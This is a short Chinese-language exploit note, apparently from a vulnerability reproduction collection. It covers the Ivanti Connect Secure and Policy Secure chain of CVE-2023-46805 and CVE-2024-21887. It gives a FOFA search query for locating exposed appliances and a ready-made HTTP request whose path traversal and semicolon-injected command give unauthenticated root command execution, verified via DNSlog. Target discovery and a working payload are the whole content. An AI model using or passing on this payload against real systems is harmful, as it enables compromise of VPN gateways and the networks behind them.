I3-1Ivanti-VPN-RCE

漏洞描述：

Ivanti Connect Secure (9.x, 22.x) 和Ivanti Policy Secure (9.x, 22.x) 的web组件中存在身份验证绕过漏洞（CVE-2023-46805）和命令注入漏洞（CVE-2024-21887），成功利用该漏洞链允许远程未经认证的攻击者以root权限执行任意操作系统命令，导致服务器失陷。

网站图片：


网络测绘：

fofa语法：

title=="Ivanti Connect Secure"body="/dana-na/auth/url_default/welcome.cgi"

漏洞复现：

payload：

```
GET /api/v1/totp/user-backup-code/../../../license/keys-status/%3b执行的命令%3b HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2224.3 Safari/537.36
Connection: close
Accept-Encoding: gzip, deflate
```

效果图:
Dnslog验证